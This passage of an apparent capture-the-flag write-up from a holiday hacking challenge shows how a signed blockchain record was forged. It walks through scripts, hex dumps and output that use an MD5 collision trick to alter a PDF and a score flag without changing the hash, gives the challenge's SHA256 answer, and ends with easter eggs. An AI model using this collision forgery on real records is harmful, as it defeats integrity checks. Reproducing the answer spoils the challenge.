            s += '              Data Length: %s\n' % ('%08.08x' % (d['length']))
            c += 1
```


When run, interestingly, there are two documents and the PID is 77777 which stands out against all the other PIDs.

```
C:\Users\Zelda\Downloads\SHHC\Obj 11b - NaughtyNice List with Blockchain Investigation Part 2>python naughty_nice.py
ID: 1010
SHA256: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
PID: 77777
RID: 527
INDEX: 129459
NONCE: a9447e5771c704f4
        Data item: 1
              Data Type: ff (Binary blob)
            Data Length: 0000006c
        Data item: 2
              Data Type: 05 (PDF)
            Data Length: 00009f57
```

Now we know the ID, we can amend the script so we can focus on this specific block and we will also export the files.

```
with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
if len(str(c2.blocks[1010]))>10 :
    print(c2.blocks[1010])
    c2.blocks[1010].dump_doc(0)
    c2.blocks[1010].dump_doc(1)
```

Next page shows the PDF that gets dumped.



"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."


– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

Let us take stock of where we are and what we need to do:

- We know that it is block **1010** we need to focus on
- We know the nonce of that block is **a9447e5771c704f4**
- We need to change **4 bytes**
- The script is using **MD5** to check
- We know we must change the structure of the PDF. Doing so in the extracted PDF reveals the original document that can be seen on the next page
    - https://speakerdeck.com/ange/colltris?slide=194
    - https://github.com/corkami/collisions#pdf
    - */Type/Catalog/_Go_Away/Santa/Pages **2*** to */Type/Catalog/_Go_Away/Santa/Pages **3***
- We know Jack's score made him have a bad score
    - We know which value adjusts this is. Now it's a 1 (Sign) i.e. good so we need to change this to a 0 i.e. bad.



```
000000000001f9b3    -> Index
a9447e5771c704f4    -> Nonce
0000000000012fd1    -> PID
000000000000020f    -> RID
2                   -> Doc count
ffffffff            -> Score
1                   -> Sign
```

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.


He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

That gives is 2 bytes we need to change but using https://speakerdeck.com/ange/colltris?slide=194 we know we can also change another two. To do so, we open the blockchain file in a hex editor of our choice and find the block we need to focus on.



However, before we start amending values here, we amend the script to see what the current MD5 hash is and then use that to check whether what we have after amending the values, is a match.

```
def __repr__(self):

    hash_obj_md5 = MD5.new()
    hash_obj_md5.update(self.block_data_signed())
    hash_obj_256 = SHA256.new()
    hash_obj_256.update(self.block_data_signed())

    h =  hash_obj_256.hexdigest()
    m =  hash_obj_md5.hexdigest()

    s = ''
    if h == '58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f' or m=='b10b4a6bd373b61f32f4fd3a0cdfbf84':
        s = 'SHA256: '+hash_obj_256.hexdigest()+'\n'
        s += 'MD5: '+hash_obj_md5.hexdigest()+'\n'
        s += 'PID: '+str(self.pid)+'\n'
        s += 'RID: '+str(self.rid)+'\n'
        s += 'INDEX: '+str(self.index)+'\n'
        s += 'NONCE: %s\n' % ('%016.016x' % (self.nonce))

    return(s)
```

First thing, we know we need to reference another document tree. Using https://speakerdeck.com/ange/colltris?slide=109 again, we know which other value to amend (in red).

```
00163130  61 67 65 73 20 33 20 30 20 52 20 20 20 20 20 20  ages 3 0 R
00163140  30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F E7 60 F3 1D  0ùÙ¿WŽ<ªå.x.ç`ó.
00163150  64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A A5 BF 80 62  d¯ª.¡ò¡=cu>.¥¿€b
00163160  4F C3 46 BF D6 67 CA F7 49 95 91 C4 02 01 ED AB  OÃF¿ÖgÊ÷I•'Ä..í«
00163170  03 B9 EF 95 99 1B 5B 49 9F 86 DC 85 39 85 90 99  .¹ï•™.[IŸ†Ü…9….™
```

We run the script to see if we have the same MD5.

```
ID: 1010
SHA256: 1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e
MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
PID: 77777
RID: 527
INDEX: 129459
NONCE: a9447e5771c704f4
```

Success! The same MD5 but a different SHA256. We now need to change the good/bad value and its *related* byte (in red).

```
00163070  66 66 66 66 66 30 66 66 30 30 30 30 30 30 36 63  fffff0ff0000006c
00163080  EA 46 53 40 30 3A 60 79 D3 DF 27 62 BE 68 46 7C  êFS@0:`yÓß'b¾hF|
00163090  27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B  'ðFÓ§ÿN'ßáÞ÷@.*{
001630A0  73 E1 B7 59 B8 B9 19 45 1E 37 51 8D 22 D9 87 29  sá·Y¸¹.E.7Q."Ù‡)
001630B0  6F CB 0F 18 8D D7 03 88 BF 20 35 0F 2A 91 C2 9D  oË...×.ˆ¿ 5.*'Â.
```

So that is 4 bytes changed. The script is run again and if we have a the same MD5 then the SHA256 value is what we should be after.

```
ID: 1010
SHA256: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
PID: 77777
RID: 527
INDEX: 129459
NONCE: a9447e5771c704f4
```

Success! This gives is a SHA256 value of **fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb** which is our answer.

EASTER EGGS

(AKA MAYBE I SHOULD HAVE PUT MORE INTO THE ACTUAL WRITEUP)

Bashrc

I noticed a few of the .bashrc files had some interesting stuff going on but this was my favourite which probably goes to show you what sort of individual I am.

```
elf@01830cdd3e44:~$ cat .bashrc
#!/bin/bash

cat /etc/motd

# Hi, welcome to the .bashrc file! If you're interested in how this challenge
# works, look no further!
tmux new-session -d 'bash --norc -c "/var/go.sh"'
elf@01830cdd3e44:~$ cat /var/go.sh
#!/bin/bash

cat /var/birdie.txt
echo
echo "You found her! Thank you!!!"

# Do this last so it's always rendered
/bin/runtoanswer ShhhhTopSecretTmuxPassword

sleep infinity
```

Snowball

In the Snowball game, when you lose, you get a QR code that goes to the Counter Hack site. Also, this message: *ERR_CODE = 501_PEBKAC_ERR_4EVA,* where 501 is server error response code means that the server does not support the functionality required to fulfill the request yet PEBKAC stands for “Problem Exists Between Keyboard and Chair” which suggests it is a client issue.

Jason

In the python escape terminal, if you look at the underlying script, you will notice there is an option not mentioned that reveals Jason!

```
Enter choice [1 - 5] plant
  Hi, my name is Jason the Plant!

   ( U
    \| )
   __|/
  \     /
   \__/ ejm96
Sleeping for 10 seconds..
```


Portrait

The image when you enter the building looks too good of an opportunity to miss out on. Digging deeper, well, a picture paints a thousand words:


Those dots are positions of letters. Those letters spell out **NOW I SHALL BE OUT OF SIGHT** which we all know is what Jack Frost said in the short film, The Snowman. No, not that one, this one: https://www.imdb.com/title/tt0000763/

Broken tag generator

If you list the files in the directory, you will find a section for Marie but since that will not fit in here, I did my own. I'm sure there are others doing the rounds…




Secret garden



Once it is all over if you visit the courtyard. At the far-right corner, you can go through the hedge into a secret garden where you get something like the above. Removing the floor and topiary, you will catch another Evan to add to our collection.

Interacting with Evan at the booth, we get a load of websockets thrown at us which contain the messages Evan says.



When we type something, we get ciphertext back, but it's changed. We then do a load more:

- **Plaintext alphabet:** ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789\,./?
- **Ciphertext alphabet:** 7fAO6Lc5Q\ZjSVTtwqCs/YKGkFM.921XU?n,yv3I4mEaeWzo80lx ibrRDphdPNguBH
- **Ciphertext:** Q36oMIf44W?uuuQWeW?1f44W?uuuuf44W?uuu

Deciphering the cipher[8] (what a start to a sentence) we get: **ImEvanBooth...ItstheBooth....Booth...**

Misc

- Tenious at best, is Richard F.Hall custom homes a pun on "Deck the Halls"? No? Oh…
- Posters of KringleCons of years gone by…. Again, not an Easter Egg? Bah….

[8] https://cryptii.com/pipes/alphabetical-substitution